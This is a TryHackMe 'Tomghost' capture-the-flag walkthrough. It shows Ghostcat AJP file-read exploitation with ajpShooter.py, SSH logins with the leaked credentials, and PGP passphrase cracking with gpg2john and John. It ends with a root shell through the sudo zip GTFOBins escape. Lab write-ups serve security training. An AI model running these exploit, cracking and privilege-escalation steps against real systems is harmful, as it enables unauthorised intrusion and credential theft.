
TOMGHOST

https://tryhackme.com/room/tomghost

As per the first step of enumeration, used **Nmap** tool for scanning the machine.




```
┌──(kali㉿kali)-[~/Tomghost]
└─$ nmap -sC -sV 10.10.64.138
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-25 17:13 EST
Nmap scan report for 10.10.64.138
Host is up (0.14s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|   256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.21 seconds
```


With the above results, it is derived that the machine has hosted a web application on 8080 port and Apache Jserv is running on the machine with port 8009.

On checking online regarding the vulnerabilities on the service, a recent exploit named GhostCat has been released.

Use the python script Ajpshooter.py exploit with syntax provided in the Readme file of the exploit.




```
┌──(kali㉿kali)-[~/Tomghost/Ghostcat-CNVD-2020-10487-master]
└─$ python3 ajpShooter.py http://10.10.64.138 8009 /WEB-INF/web.xml read

       _    _         __ _                 _
      /_\  (_)_ __   / _\ |__   ___   ___ | |_ ___ _ __
     //_\\ | | '_ \  \ \| '_ \ / _ \ / _ \| __/ _ \ '__|
    /  _  \| | |_) | _\ \ | | | (_) | (_) | ||  __/ |
    \_/ \_// | .__/  \__/_| |_|\___/ \___/ \__\___|_|
         |__/|_|
                                                00theway,just for test


[<] 200 200
[<] Accept-Ranges: bytes
[<] ETag: W/"1261-1583902632000"
[<] Last-Modified: Wed, 11 Mar 2020 04:57:12 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1261
```



```
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        [redacted]
  </description>
```


The above snip shows the results of the exploit which has the username:password displayed.

Login with the above retrieved credentials into SSH service as shown below.



```
┌──(kali㉿kali)-[~/Tomghost/Ghostcat-CNVD-2020-10487-master]
└─$ ssh skyfuck@10.10.64.138
skyfuck@10.10.64.138's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$ ls
```

Traverse into directories of the logged in user to get the required flag.




```
skyfuck@ubuntu:/home/merlin$ cat user.txt
[redacted]
```


The required flag can be found in viewing user.txt file.

As we traverse through the directories, there are two specific files – tryhackme.asc and credential.pgp

Download the files into local machine using **wget** by hosting a temporary webserver using python.




```
┌──(kali㉿kali)-[~/Tomghost]
└─$ wget 10.10.64.138:8000/tryhackme.asc
--2022-01-25 18:03:01--  http://10.10.64.138:8000/tryhackme.asc
Connecting to 10.10.64.138:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5144 (5.0K) [text/plain]
Saving to: ‘tryhackme.asc’

tryhackme.asc                  100%[==================================================>]   5.02K  --.-KB/s    in 0s

2022-01-25 18:03:01 (213 MB/s) - ‘tryhackme.asc’ saved [5144/5144]

┌──(kali㉿kali)-[~/Tomghost]
└─$ wget 10.10.64.138:8000/credential.pgp
--2022-01-25 18:03:20--  http://10.10.64.138:8000/credential.pgp
Connecting to 10.10.64.138:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 394 [application/pgp-encrypted]
Saving to: ‘credential.pgp’

credential.pgp                 100%[==================================================>]     394  --.-KB/s    in 0s

2022-01-25 18:03:21 (45.9 MB/s) - ‘credential.pgp’ saved [394/394]
```



```
skyfuck@ubuntu:~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 ...
10.6.110.95 - - [25/Jan/2022 15:03:01] "GET /tryhackme.asc HTTP/1.1" 200 -
10.6.110.95 - - [25/Jan/2022 15:03:20] "GET /credential.pgp HTTP/1.1" 200 -
```


The above steps will download the files to the local machine.

Use the tool **John** to convert the ASCII file into a readable content.




```
┌──(kali㉿kali)-[~/Tomghost]
└─$ sudo gpg2john tryhackme.asc > hash
[sudo] password for kali:

File tryhackme.asc

┌──(kali㉿kali)-[~/Tomghost]
└─$ cat hash
tryhackme:$gpg$*17*54*3072*713ee3f57cc950f8f89155679abe2476c62bbd286ded0e049
8f277d2faf97480:::tryhackme <stuxnet@tryhackme.com>::tryhackme.asc
```

Again use the tool **John** to decode the converted hash and get the passphrase.




```
┌──(kali㉿kali)-[~/Tomghost]
└─$ sudo john hash -w=/home/kali/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
[redacted]
1g 0:00:00:00 DONE (2022-01-25 18:18) 9.090g/s 9745p/s 9745c/s 9745C/s theresa..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Since the file is encrypted using the software named – Pretty Good Privacy, use the same to import the key first and then decrypt the credential.pgp file and retrieve the username: credentials.




```
┌──(kali㉿kali)-[~/Tomghost]
└─$ gpg --import tryhackme.asc
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: key 8F3DA3DEC6707170: secret key imported
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:              unchanged: 2
gpg:       secret keys read: 1
gpg:   secret keys imported: 1

┌──(kali㉿kali)-[~/Tomghost]
└─$ gpg --decrypt credential.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG key, ID 61E104A66184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:[redacted]
```

Once the credentials are retrieved, use them to log in to SSH service.



```
┌──(kali㉿kali)-[~/Tomghost/Ghostcat-CNVD-2020-10487-master]
└─$ ssh merlin@10.10.64.138
merlin@10.10.64.138's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Tue Mar 10 22:56:49 2020 from 192.168.85.1
merlin@ubuntu:~$ ls
```


Once logged in to the user merlin, check the sudo privileges for the current user.



```
merlin@ubuntu:/$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
```


As the current user merlin can execute /usr/bin/zip command with admin access with NO password, look for exploits for zip in GTFobins.

Follow the steps as mentioned on the website to get a root access on the machine.



```
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# id
uid=0(root) gid=0(root) groups=0(root)
```

Traverse through the directories to find the **root.txt** file and retrieve the required flag



```
# ls
user.txt
# cd ..
# cd ..
# cd root
# ls
root.txt  ufw
# cat root.txt
[redacted]
# 
```